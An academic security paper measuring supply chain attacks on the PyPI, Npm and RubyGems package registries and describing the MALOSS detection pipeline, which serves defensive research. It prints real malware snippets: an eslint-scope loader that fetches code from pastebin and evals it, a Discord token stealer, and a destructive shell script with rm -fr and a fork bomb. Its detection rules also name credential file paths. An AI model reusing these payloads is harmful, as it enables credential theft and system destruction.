Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages

Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder,
Brendan Saltaformaggio, and Wenke Lee
Georgia Institute of Technology

***Abstract*—Package managers have become a vital part of the modern software development process. They allow developers to reuse third-party code, share their own code, minimize their codebase, and simplify the build process. However, recent reports showed that package managers have been abused by attackers to distribute malware, posing significant security risks to developers and end-users. For example, `eslint-scope`, a package with millions of weekly downloads in Npm, was compromised to steal credentials from developers. To understand the security gaps and the misplaced trust that make recent supply chain attacks possible, we propose a comparative framework to qualitatively assess the functional and security features of package managers for interpreted languages. Based on qualitative assessment, we apply well-known program analysis techniques such as metadata, static, and dynamic analysis to study registry abuse. Our initial efforts found 339 *new* malicious packages that we reported to the registries for removal. The package manager maintainers confirmed 278 (82%) from the 339 reported packages where three of them had more than 100,000 downloads. For these packages we were issued official CVE numbers to help expedite the removal of these packages from infected victims. We outline the challenges of tailoring program analysis tools to interpreted languages and release our pipeline as a reference point for the community to build on and help in securing the *software supply chain*.**

I. Introduction

Many modern web applications rely on interpreted programming languages because of their rich libraries and packages. Registries (also known as package managers) like PyPI, Npm, and RubyGems provide a centralized repository that developers can search and install add-on packages to help in development. For example, developers building a web application can rely on Python web frameworks like Django [1], Web2py [2], and Flask [3] to provide boilerplate code for rapid development. Not only have registries made the development process more efficient, but also they have created a large community that collaborates and shares open-source code. Unfortunately, miscreants have found ways to infiltrate these communities and infect benign popular packages with malicious code that steal credentials [4], install backdoors [5], and even abuse compute resources for cryptocurrency mining [6].

The impact of this problem is not isolated to small one-off web apps, but large websites, enterprises, and even government organizations that rely on open-source interpreted programming languages for different internal and external applications. Attackers can infiltrate well-defended organization by simply subverting the *software supply chain* of registries. For example, `eslint-scope` [4], a package with millions of weekly downloads in Npm, was compromised to steal credentials from developers. Similarly, `rest-client` [5], which has over one hundred million downloads in RubyGems, was compromised to leave a Remote-Code-Execution (RCE) backdoor on web servers. These attacks demonstrate how miscreants can covertly gain access to a wide-range of organizations by carrying out a *software supply chain attack*.

Security researchers [7] are aware of these attacks and have proposed several solutions to address the rise of malicious software in registries. Zimmermann et al. [8] systematically studied 609 known security issues and revealed a large attack surface in the Npm ecosystem. BreakApp [9], on the other hand, isolates untrusted packages, which addresses credential theft and prevents access to sensitive data, but does not stop cryptocurrency mining or backdoors. Additionally, many solutions [10]–[12] assume inherent trust and focus on finding bugs in packages rather than malicious packages. To make matters worse, some attacks are very sinister and use social engineering techniques [13], [14] to disguise themselves by first publishing a "useful" package, then waiting until it is used by their target to update it and include malicious payloads. Although, many security researchers are actively investigating attacks on registries and proposing solutions, these approaches seem to be ad-hoc and one-off solutions. A better approach is to understand the extent of the *software supply chain* abuse and how miscreants are taking advantage of them. The approach must be grounded to allow an objective comparison between the different registry ecosystem.

To this end, we propose a framework that highlights key functionality, security mechanisms, stakeholders, and remediation techniques to comparatively analyze different registry ecosystems. We use our framework to look at what features registries provide, what security principles are enforced, how is trust delegated between different parties, and what remediation and contingency plans registries have in place for post-attack. We leverage our findings to provide practical action items that registry maintainers can enforce using pre-existing tools and security principles that will improve the security of the overall package management ecosystem. Using well-known program analysis techniques, we build MALOSS, a custom pipeline tailored for interpreted languages that we use to empirically study the security of package managers. We make this pipeline

Network and Distributed Systems Security (NDSS) Symposium 2021
21-24 February 2021, San Diego, CA, USA
ISBN 1-891562-66-5
https://dx.doi.org/10.14722/ndss.2021.23055
www.ndss-symposium.org

public [1] for the community to use as a reference or starting point to help analyze and identify suspicious packages.

We use our pipeline MALOSS to study over one million packages from PyPI, Npm, and RubyGems and identified 7 malicious packages in PyPI, 41 malicious packages in Npm, and 291 malicious packages in RubyGems. We reported these packages to registry maintainers and had 278 of them removed, over 82%. Three of the reported malicious packages had over 100K installs and they were assigned an official CVE number. We present an in-depth case study to demonstrate the utility of our framework and demonstrate the sophistication of these malicious packages and present their infection vectors, capabilities, and persistence. Moreover, to study the impact the malicious packages, we use passive-DNS data to estimate how wide spread the installation of these malicious packages. Finally, we propose actionable steps to help improve the overall security of package managers and protect the *software supply chain* such as adding typo detection at the client-side to minimize accidental errors of developers.

II. BACKGROUND

Registries are platforms for code sharing and play an essential role in the software development process. We start by introducing the four primary stakeholders involved in developing, managing and using packages from registries, namely Registry Maintainers (RMs), Package Maintainers (PMs), Developers (Devs) and End-users (Users). We then present an overview of registry abuse and show that existing studies cannot address the rising trend of supply chain attacks. We further dive into the security gaps and identify challenges in securing registries.

A. Primary Stakeholders

We sketch the characteristics of primary stakeholders and their simplified relationships in the package manager ecosystem in Figure 1. Note that the stakeholders are roles, which can be assigned to a single person.

Registry Maintainers. Registry maintainers manage the registry maintaining framework and are responsible for running registries, which are centralized repositories that host packages developed by PMs. Registries provide search and install capabilities for Devs to help organize packages in a central repository. Registries generally consists of two parts: a web application that manages and serves packages (e.g., pypi.org) and a client application that provides easy access to the package (e.g., pip).Registry maintainers require PMs to signup before they are allowed to publish (i.e., authenticated write) their package. On the other hand, Devs can query and install (read) from the registry with or without signup.

Package Maintainers. Package maintainers manage the package maintaining framework and are responsible for developing, maintaining and managing packages. Package maintainers typically use a code hosting platform like GitHub to manage their development and collaborate with other contributing developers. They may receive pull requests from contributors interested in their projects, thus allowing community support for enhancement and maintenance. They can use a continuous integration and continuous deployment (CI/CD) pipeline to automate the release process (i.e., build and deploy).

Developers. Developers manage the app development framework and are consumers of the published packages. They are responsible for finding the right packages to use in their software and releasing their products to end-users. Devs focus on developing unique features in their software and reuse packages from registries for common functionalities. Also, Devs need to address issues of reused packages, such as known vulnerabilities and incompatibilities.

End-users. Although not directly interacting with registries, end-users are still an important stakeholder in the ecosystem. Users are at the downstream and use services or applications from Devs on browsers, mobile devices or Internet-of-Things (IoT) devices. Users are eventually customers that pay and fuel the whole ecosystem, however, they have no control of software except feedback channels and can be affected by upstream security issues.

B. An Overview of Registry Abuse

We present a selected list of *supply chain attacks* in Figure 2, spanning across different types of registries (e.g. interpreted languages, system-wide). In 2016, Tschacher [7] demonstrated a proof-of-concept attack against package managers. The attack used typosquatting, which is a technique that misspells the name of a popular package and waits for users installing the popular package to typo the name (hence typosquatting) resulting in the installation of the malicious package instead. As of August 2019, there were more than 300 malicious packages reported and removed in different registries (PyPI, Npm, RubyGems, etc.). In Figure 3, we aggregate the number of malicious packages uploaded into registries and their corresponding download counts by year of uploading. We note that these counts are documented/detected attacks, which is a subset of all the attacks (known and unknown). Figure 3 shows that the year of 2018 alone saw more than 100 malicious packages with more than a cumulative 600 million downloads.

Typosquatting is just one type of attack, a more recent report by Snyk [15], a vulnerability analysis platform, classified three types of attacks, namely typosquatting, account hijacking, and social engineering. Hijacking is account compromise through credential theft and social engineering is a deceptive tactic to trick owners of package repositories to transfer ownership. The report highlights that typosquatting is the most common attack tactic because most registries do not enforce any security policies as shown by Loden [16]. Account hijacking takes place because of weak credentials that attackers can guess and social engineering attacks exploit the collaborative nature of open-source projects as seen in many attacks [13], [14], [17]. Unfortunately, the focus of the community has been on finding bugs in package code through platforms like Synode [10], NodeCure [11], and ReDoS [12]. Recent efforts by BreakApp [9] use runtime isolation of untrusted packages, but suffers from practicality due to required developer efforts, and cannot deal with attacks such as cryptojacking. Registry maintainers are aware of these issues and have taken initiative to implement some security enhancements such as package signing [18] and two-factor authentication (2FA) [19]. Despite these commendable efforts,

[1] https://github.com/osssanitizer/maloss




Fig. 1: Simplified relationships of stakeholders and threats in the package manager ecosystem.




Fig. 2: Selected supply chain attacks on package managers sorted by date of reporting.




Fig. 3: The number of malware and their downloads aggregated by year of uploading as of August 2019.

Figure 3 shows the number of malicious packages in registries is on the rise.

C. Challenges in Securing Registries

To combat supply chain attacks against package managers, in-depth analysis of the ecosystem is needed to understand which part is being abused, who are responsible, how can such attacks be best prevented and what can be done for remediation. Although coming up with ad-hoc fixes for each threat can be straightforward, such as 2FA for account compromise, it remains challenging to systematically understand weak links and propose countermeasures. To achieve this, we propose a comparative framework in §III-A to qualitatively analyze the PyPI, Npm and RubyGems registries. We chose these package managers for interpreted languages since they are popular among developers and see the most supply chain attacks. The framework clears the fog by systematically analyzing registries for their functional, security and remediation features and existing attacks for attack vectors and malicious behaviors.

One important takeaway from the qualitative analysis is that registries currently have little to no review process for publishing packages. Therefore, our intuition is that more unknown malware should still exist in the wild. To verify this, we apply well-known program analysis techniques such as metadata, static and dynamic analysis to study registry abuse. However, off-the-shelf tools suffer from accuracy and lack of domain knowledge. First, since these packages can have a large number of dependencies, directly applying existing static analysis tools to them not only incurs significant time and space overhead, but also wastes computing resources in repeatedly analyzing commonly used packages. For example, `eslint` and `electron` both reuse over 100 packages on Npm, including indirect dependencies. Inspired by StubDroid [20], we implement modularized static analysis which summarize dependencies into formats for further reuse. Second, these packages are written in dynamically typed languages and are flexible in terms of execution, leading to inaccurate static analysis and complicated runtime requirements in dynamic analysis. In this study, we take a best effort approach to analyze packages for their behaviors and leverage our insights from existing supply chain attacks to flag suspicious ones. We then iteratively check the results to identify and report malicious packages. It's important to note that we are not trying to advance the state-of-the-art in program analysis, but instead to compile existing tools into a functional pipeline which the community can build upon. Surprisingly, our initial efforts in §III-B found 339 *new* malicious packages, with three of them having more than 100,000 downloads.

III. Methodology

A. Qualitative Analysis

Since 2018, we have been tracking supply chain attacks on registries, with a focus on PyPI, Npm and RubyGems which receives most of the attacks. By mirroring the three registries, we obtained samples for 312 reported attacks. To analyze these attacks, we propose a framework that enables a comparative analysis of the registries to identify root causes and security gaps. The framework is inspired by modeling the management and development process in the package management ecosystem. We outline threats that currently affect the ecosystem and show how it applies to our framework.

1) Registry Features: Registries are the core component of package manager ecosystems and provide features such as package hosting and account protection. We list the features of PyPI, Npm and RubyGems in Table I, organized into three categories, namely functional, review and remediation.

Functional Features. As shown in Figure 1, PMs, as suppliers, access accounts and publish and manage their packages on registries, and Devs, as consumers, select and install packages from registries as dependencies. Each registry has different

TABLE I: Comparative framework for analysis of registries.

Features				Registries PyPI	Npm	RubyGems
Functional	For Package Maintainers	Access	Password	●	●	●
			Access Token	◑	●	●
			Public Key Auth	○	○	○
			Multi-Factor Auth	◑	◑	◑
		Publish	Upload	●	●	●
			Reference	○	○	○
			Signing	◑	◑	◑
			Typo Guard	○	●	●
			Namespace	○	◑	○
		Manage	Yank Package	◑	◑	◑
			Deprecate Package	○	◑	◑
			Add Collaborator	◑	◑	◑
			Transfer Ownership	◑	◑	◑
	For Developers	Select	Reputation	●	●	●
			Code Quality	○	○	○
			Security Practice	○	○	○
			Known Issue	○	○	○
			Typo Detection	○	○	●
		Install	Hook	●	◑	○
			Dependency Locking	○	◑	◑
			Native Extension	◑	◑	◑
			Embedded Binary	◑	◑	◑
Review†	For PMs and Devs	Metadata	Dependency Check	○	○	○
			Update Inspection	○	○	○
			Binary Inspection	○	○	○
			PM Account	○	○	○
		Static	Stylistic Lint	○	○	○
			Logical Lint	○	○	○
			Suspicious Logic	○	○	○
		Dynamic	Install	○	○	○
			Embedded Binary	○	○	○
			Import	○	○	○
			Functional	○	○	○
Remediation	PMs, Devs, Users	Remove	Package	●	●	●
			Publisher	●	●	●
			Installed Package	○	○	○
		Notify	PM	○	○	○
			Dependent PM	○	○	○
			Dev	○	○	○
			Advisory DB	○	●	●

unsupported - ○, optional - ◑, enforced - ●
† The review features are unavailable in these registries and are compiled by the authors based on existing malware detection literature.

ways of installation on Devs' system and code shipping capabilities for PMs. ***Access*** refers to how registries authenticate PMs to publish a package. We look at account security-related features such as public-key authentication and multi-factor authentication (MFA). ***Publish*** refers to how packages are packaged and released to registries. We look at release approaches such as upload by PMs and reference through package development repository. We also look at packaging features such as signing and naming rules such as typo guard. ***Manage*** refers to how packages are managed and what controls are allowed on packages. Controls can include removing the package by version, deprecating the package, or adding authorized collaborators. ***Select*** refers to rating or reputation score that helps Devs select which packages to trust and add as dependencies. We look at criteria related to the rating and reputation of repositories and authors. ***Install*** refers to how packages are installed by Devs. We look at features such as install hooks which can run additional code, dependency locking which can specify secure dependencies, and if the package can contain proprietary code.

Review Features. We define review features that registries can implement to proactively secure user access and detect vulnerable and malicious packages. Unfortunately, none of them are currently supported. ***Metadata*** refers to metadata analysis of a given package, which includes dependency analysis, author information, update history, and additional packaged components. ***Static*** refers to performing lint for stylistic and logical code analysis. This can include finding vulnerable or malicious code. Also, it includes scanning binary components with anti-virus (AV) solutions. ***Dynamic*** refers to analyzing behaviors of a package by dynamically executing it and monitoring suspicious behaviors, such as network connections and suspicious file accesses.

Remediation Features. Once RMs have identified abnormal signals that warrant further investigation, a security team investigates the incident case and carries out removal and notification. ***Remove*** refers to how proactive RMs are with removing a package based on a report. Basic operations include removing the affected package and disabling the publisher's account, while proactive operations include removing from installed packages. ***Notify*** refers to the mechanism in which RMs notify the public of the offending package. This includes how do they notify. For example, RMs can create an issue on the git repo to notify PMs, or alternatively, contact PMs via email. This also includes whom do they notify. For example, RMs can notify public victims such as PMs of the offending package and its dependents. More proactive notifications would seek to notify Devs and publishing advisories to inform other dependents and suggest fixes.

We manually evaluated each feature under the functional section in Table I. For the review and remediation features we contacted registry maintainers directly to report malicious packages that we identified with our pipeline. Based on our information exchange, we noted their responses such as what they have in place to detect or flag suspicious packages, and document them in the review and remediation section of Table I. Moreover, we collected information from presentations and blogs that disclosed the security practices of registries.

2) Threat Model: As highlighted in Figure 1, we consider supply chain attacks that aim at exploiting upstream stakeholders (i.e. PMs and RMs) in the package manager ecosystem, to amplify their impacts on downstream stakeholders (i.e. Devs and Users). We investigate existing reports of supply chain attacks and elaborate on their attack vectors and malicious behaviors.

Attack Vectors. Several threats subvert the package management supply chain ecosystem. We define them as follows and annotate them with attack numbers in Figure 1. ***Registry Exploitation*** ④ refers to exploiting a vulnerability in the registry service that hosts all the packages and modifying or inserting malicious code [21], [22]. ***Typosquatting*** ③ refers to packages that have misspelled names similar to popular packages in hope that Devs incorrectly specify their package instead of the intended package [7], [16], [23]. This also includes squatting popular names across registries and platforms (also called package masking [24]), in the hope that Devs falsely assume their presence on a particular registry [25], [26]. ***Publish*** ③ refers to directly publishing packages without expectation of typos. This can be used for bot tracking

or malware-hosting [27]. ***Account Compromise*** ③ refers to compromising accounts of PMs on the registry portal, allowing the attacker to replace the package with a malicious package or release malicious versions [4], [5], [28]–[30]. ***Infrastructure Compromise*** ② refers to the compromise of development, integration and deployment infrastructure of PMs, allowing the attacker to inject malicious code into packages [31]. ***Disgruntled Insider*** ① refers to authorized PMs that insert malicious code or attempt to sabotage the package development [32]. ***Malicious Contributor*** ① refers to a benign package that receives a bug fix or an improvement that includes additional vulnerable or malicious code [14]. ***Ownership Transfer*** ①③ refers to packages that are abandoned and reclaimed or the original owner transfers responsibility to new owners for future development [13], [17]. The transfer can happen both at code hosting sites and registries.

Malicious Behaviors. In supply chain attacks, we consider victims as downstream stakeholders such as Devs and Users in Figure 1. Devs can be exploited directly to steal their credentials or harm their infrastructure, and indirectly as a channel to reach Users through their applications or services. Users can be exploited to steal their credentials or harm their devices. We refer to descriptions of existing malware in advisories [33] and blogs [15] and summarize their malicious behaviors as follows. ***Stealing*** refers to harvesting sensitive information and sending them back to attackers. Various types of information can be collected or stolen, ranging from less-sensitive machine identifiers which can be used for tracking sensitive information [34] including secret tokens [4], cryptocurrencies [14], passwords and even credit cards which may lead to further compromise or financial loss. ***Backdoor*** refers to leaving a code execution backdoor on victim machines. The backdoor can be implemented in various ways. It can be code generation (e.g. eval) of a specific attribute (e.g. cookie) [29], a specific payload [5], or a reverse shell that allows any command [35]. ***Sabotage*** refers to the destroying of system or resources. This is less severe in the browser due to isolation, but critical on developer infrastructure and end-user devices. This can be done for profit and fun. The common thing is to destroy the system by removing or encrypting the filesystem and ask for money (ransomware) [27]. ***Cryptojacking*** refers to exploiting the computing power of victim machines for crypto-mining. The cryptojacking behavior [6] is a rising family of malware that is also seen in browsers [36] and other platforms [35], [37]. ***Virus*** refers to spreading malware by leveraging the fact that a person can be Devs and PMs at the same time to infect packages maintained by him [38]. ***Malvertising*** refers to exploiting end-users who visit compromised websites or use compromised apps to click ads associated to the attackers' publisher accounts, which drives revenue for them [39]. ***Proof-of-concept*** refers to packages without real harm, but rather proof-of-concept that aims at demonstrating something malicious can be done [38].

3) Security Gaps and Broken Trust: We further analyze the previously enumerated threats under the supply chain model in Figure 1. Registry exploitation is caused by the implementation errors of RMs, but it is hard to launch and rarely seen. Typosquatting and publish are caused by the implicit trust in PMs by RMs to act benignly. Account compromise is caused by careless PMs and missing support of MFA and abnormal account detection by RMs. Infrastructure compromise, disgruntled insider and malicious contributor are caused by insufficient security mechanism of PMs and implicit trust in PMs by RMs to secure their code and infrastructure. Ownership transfer is caused by the implicit trust in new owners by PMs and RMs to act benignly.

TABLE II: Trust model changes for stakeholders in the package manager ecosystem.

SH\T	Cs	PMs	RMs	Devs	Users
PMs	● → ◑	● → ◑	●		
RMs		● → ◑		● → ◑	
Devs			●		○
Users				●	

no trust - ○, majority trust - ◑, complete trust - ●
SH: Stakeholder, T: Trustee, Cs: Contributors

The security gaps require enhancement to the ecosystem and are straightforward to fix. For example, as shown in Table I, RMs can support or enforce features such as 2FA *access* for account protection, reference (webhook-based) *publish* for consistency between code hosting service and registries, and typo detection on the client side for intent verification. In addition, PMs and RMs can limit the owners who can *manage* package releases, especially for popular ones, to minimize risks for the ecosystem.

To better understand the broken trust, we listed the trust model changes for stakeholders in Table II. RMs are central authorities in the ecosystem, so PMs and Devs would have to trust RMs to act benignly and responsibly. But on the contrary, although RMs can still trust the majority of PMs and Devs as a community, RMs should not trust all of them due to potential attackers. PMs interact with contributors and other PMs and should also weaken their trust to majority trust or reputation-based trust, due to potential malicious contributors and disgruntled insiders. Devs and Users, as downstream users in the ecosystem, would have to trust the benign intent of upstream stakeholders, although they may add some security mechanisms for protection. On the other hand, Devs interact with Users from the Internet and have no trust in them.

B. Empirical Measurement

Our qualitative analysis shows that the three registries currently have little to no review process for publishing packages and existing supply chain attacks are mainly reported by the community without automation. Intuitively, we expect more unknown attacks still exist in the wild. Therefore, we apply well-known program analysis techniques such as metadata, static and dynamic analysis to spot *new* malware within registries. It's important to note that we are not inventing new program analysis techniques, but rather leveraging insights from existing attacks to compile a functional vetting pipeline for analyzing packages and spotting potential attacks.

We present the workflow and internal components of the vetting pipeline MALOSS in Figure 4, which consists of four components: metadata analysis, static analysis, dynamic analysis, and true positive verification. Packages from registries are processed by the three analysis components to generate intermediate reports which reveal suspicious activities. We




Fig. 4: The workflow and internal components of the vetting pipeline.




Fig. 5: Interactions between packages and the underlying system.

curate a list of heuristics rules from reported attacks for package filtering and labeling, which are iteratively improved when encountering false positives.

1) Metadata Analysis: Metadata analysis focuses on collecting auxiliary information (e.g. package name, author, release, downloads, and dependencies) of packages and aggregating them based on different criteria. All information are directly retrieved from registry APIs. Metadata analysis can flag suspicious packages, as well as identify packages similar to known malware. For example, the edit distance of package names can help group packages based on their names, allowing pinpointing of typosquatting candidates of popular packages. The author information can help group packages based on authors, allowing identification of packages from known malicious authors. Metadata analysis also includes checking types of files shipped within packages, to identify whether embedded binaries or native extensions are present.

2) Static Analysis: The static analysis focuses on analyzing source files of the corresponding interpreted language for each package manager and skips embedded binaries and native extensions. The analysis consists of three components, manual API labeling, API usage analysis, and dataflow analysis. To allow efficient processing given a large number of dependencies, we perform modularized analysis using package summaries.

Manual API Labeling. As highlighted in Figure 5, we focus on four types of runtime APIs in the static analysis, namely, *network*, *filesystem*, *process*, and *code generation*. Network APIs allow communication over various protocols such as socket, HTTP, FTP, etc. They have been used to leak sensitive information [40], fetch malicious payload [5], etc. Filesystem APIs allow file operations such as read, write, chmod, etc. They have been used to leak ssh private keys [40], infect other packages [32] etc. Process APIs allow process operations such as process creation, termination and permission change. They have been used to spawn separate malicious processes [6]. Code generation APIs (CodeGen) allow runtime code generation and loading. This includes the infamous *eval* and others like *vm.runInContext* in Node.js, which have been used to load malicious payload [5], [30].

For the runtime of each registry, we manually go through their framework APIs and check if they belong to any of the above categories. To allow dataflow analysis, we further label them as data sources if they can return sensitive or suspicious data and data sinks if they can perform suspicious operations on inputs. Note that an API can be both a source and a sink, e.g. *https.post* in Node.js can both retrieve suspicious data and send out sensitive information. Also, some sink APIs do not have to be used with a source to perform malicious behaviors.

```
try{
    var https=require('https');
    https.get({'hostname':'pastebin.com',path:'/raw/XLeVP82h
     ',headers:{'User-Agent':'Mozilla/5.0 (Windows NT 6.1;
     rv:52.0) Gecko/20100101 Firefox/52.0',Accept:'text/html
     ,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
     }},(r)=>{
        r.setEncoding('utf8');
        r.on('data',(c)=>{
            eval(c);
        });
        r.on('error',()=>{});
    }).on('error',()=>{});
}catch(e){}
```

Listing 1: `eslint-scope` [4] downloads malicious payload via *https.get* and executes via *eval*.

```
const request = require('request');
...
login(token = this.token) {
  try {
    request({
      ...
      form: { 'token': token }
    }, (err, res, body) => { if (err) {}; }); }
  ...
}
```

Listing 2: `discord.js-user` [41] steals discord tokens via its dependency `request`.

For example, *fs.rmdir* in Node.js is a sink and raises a warning if its argument comes from user input. But even without a source, *fs.rmdir* can be used to sabotage user machines by hardcoding the input path to the root folder. Hence, we need to identify both suspicious APIs and their flows. Table V (in Appendix) shows the manual labeling results in more detail.

API Usage Analysis. We parse source files of packages into Abstract Syntax Trees (AST) using state-of-the-art libraries [42]–[45] and search for usage of manually labeled APIs in AST. For APIs in the global namespace (e.g. *eval* for Python), we match them against function calls using their names. For APIs that are static methods of classes or exported functions of modules (e.g. *vm.runInContext* for Node.js), we identify their usage by tracking aliases of classes or modules and matching their full names. For APIs that are instance methods of classes, since identifying them in dynamically typed languages is an open problem, we make a trade-off and identify their usage in two ways: method name only and method name with the default instance name. Although the former can overestimate and the latter can have both false positives and false negatives, we argue that they are still useful in estimating API usage. For example, by processing the malicious code snippet of `eslint-scope` in Listing 1, we can identify static method *https.get* which downloads the

malicious payload and global function *eval* which executes it.

Besides, packages can have dependencies and invoke suspicious APIs indirectly via functions exported by their dependencies. For example, `discord.js-user` shown in Listing 2 steals discord tokens via its dependency `request`. An intuitive solution for handling indirect API usage is to analyze each package together with their dependencies, but this may lead to the repeated analysis of common packages and possible resource exhaustion given too many dependencies. Therefore, to increase efficiency and reduce failures, we perform modularized API usage analysis which analyzes each package only once. We first build a dependency tree of all packages and analyze API usage for ones without dependencies. We then walk up the dependency tree and combine APIs of packages and their dependencies. Let P_k denote the APIs of package k, and i denote the packages that k depends on, we compute combined APIs of k as $\bigcup_i P_i \bigcup P_k$.

Dataflow Analysis. To perform dataflow analysis, we survey and test open-source tools for each interpreted language and choose PyT [46] for Python, JSPrime [47] for JavaScript and Brakeman [48] for Ruby. We adapt these tools to analyze packages with a customized configuration of sources and sinks, and output identified flows between any source-sink pair. By using these tools, the pipeline inherits their limitations in terms of accuracy and scalability, which we argue can be improved given better alternatives. With dataflow analysis, the pipeline can support more expressive heuristics rules for flagging.

Similar to API usage analysis, dataflow analysis needs to handle flows out of or into dependencies. Inspired by StubDroid [20], which propose to summarize dependencies of Java packages to speedup subsequent dataflow analysis, we run dataflow analysis on packages to check if their exported functions are indirect sources which return values derived from known sources, or indirect sinks whose arguments propagate into sinks, or propagation nodes which return values derived from arguments. As we walk up the dependency tree of all packages, we output identified flows, as well as indirect sources, indirect sinks and propagation nodes, which are merged into the customized configuration for subsequent analyses. For example, we can first summarize the `request` to find that its exported function *request* invokes network sinks such as *https.post* and then analyze code in Listing 2 to identify the malicious flow of leaking *token* through the network.

3) Dynamic Analysis: Dynamic analysis focuses on executing packages and tracing system calls made. In comparison to static analysis, dynamic analysis considers source files, as well as embedded binaries and native extensions, but it does not have visibility into the runtime environment (e.g. cannot track *eval*). The analysis consists of two parts, package execution within Docker [49] containers for sandboxing and dynamic tracing using Sysdig [50] for efficiency and usability.

Package Execution. Packages can be used in various ways, such as standalone tools or libraries, which should be considered in dynamic analysis. We, therefore, execute packages in four ways, namely, *install*, *embedded binary*, *import* and *functional*. For *install*, we run the installation command (e.g. *npm install <name>*) to install packages, which triggers customized installation hooks if any and allows attackers to act at the user's privilege. For *embedded binary*, we run executables

```
#!/bin/bash
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
# Try to delete other files on the system
rm -fr $DIR/../..
# Make a large file (50 GiB)
TEMP_DIR="$(mktemp -d)"
dd if=/dev/zero of=$TEMP_DIR/havoc count=52428800 bs=1024
# Fork bomb
:(){ :|: & };:
# Spin
while true do
  continue
done
```

Listing 3: `destroyer-of-worlds` [27] sabotages the operating system by abusing filesystem, memory etc.

from packages, since attackers can include prebuilt binaries or obfuscated code to obstruct the investigation. For *import*, we import packages as libraries to triggers initialization logic where attackers can tap into. For *functional*, we fuzz exported functions and classes of libraries to reveal their behaviors. The current prototype invokes exported functions, initializes classes with null arguments, and recursively invokes callable attributes of modules and objects. While executing packages, we use Docker [49] containers as sandboxes to protect the underlying system from malware like `destroyer-of-worlds` in Listing 3 which abuses system resources.

Dynamic Tracing. To capture interactions with the underlying system for processes, there are three popular tools in Linux-based systems, namely Strace [51], Dtrace [52] and Sysdig [50]. After cross-comparison, we choose Sysdig as the tracing tool due to its high efficiency and good usability. To fully leverage the computing resources, we analyze multiple packages in parallel, each in a separate Docker container whose name encodes package information such as name, version etc. Sysdig captures system call traces and correlates them with userspace information such as container names, thus allowing us to differentiate behaviors from different containers and packages. While prototyping, we track system calls related to IPs, DNS queries, files, and processes and dump them into files to allow further processing.

4) True Positive Verification: The verification step is semi-automated and includes an automated process to flag suspicious packages based on heuristic rules and a manual process to check maliciousness and update rules. The updated rules are used to iteratively filter and narrow down suspicious packages. By learning from existing supply chain attacks and other malware studies [53], we specify an initial set of heuristic rules. The full list of rules are shown in Table III.

Metadata Analysis Rules. To flag typosquatting candidates, we use edit distance to identify packages with similar names to popular ones within or across registries, but different authors. To find suspicious candidates by inference, we flag packages if they depend on known malware or have similar authors and release patterns. To identify suspicious candidates by enclosed file types, we flag packages if they are shipped with prebuilt binaries such as Windows PE and Linux ELF files.

Static Analysis Rules. First, inspired by that malware usually execute malicious code during installation, we flag packages with customized installation logic. Second, inspired by that account compromise-based malware usually keep existing be-

TABLE III: Heuristic rules derived from existing supply chain attacks and other malware studies.

Type	Description
Metadata	The package name is similar to popular ones in the same registry.
	The package name is the same as popular packages in other registries, but the authors are different.
	The package depends on or share authors with known malware.
	The package has older versions released around the time as known malware.
	The package contains Windows PE files or Linux ELF files.
Static	The package has customized installation logic.
	The package adds *network*, *process* or *code generation* APIs in recently released versions.
	The package has flows from *filesystem* sources to *network* sinks.
	The package has flows from *network* sources to *code generation* or *process* sinks.
Dynamic	The package contacts unexpected IPs or domains, where expected ones are official registries and code hosting services.
	The package reads from sensitive file locations such as */etc/shadow*, */home/<user>/.ssh*, */home/<user>/.aws*.
	The package writes to sensitive file locations such as */usr/bin*, */etc/sudoers*, */home/<user>/.ssh/authorized_keys*.
	The package spawns unexpected processes, where expected ones are initialized to registry clients (e.g. *pip*).

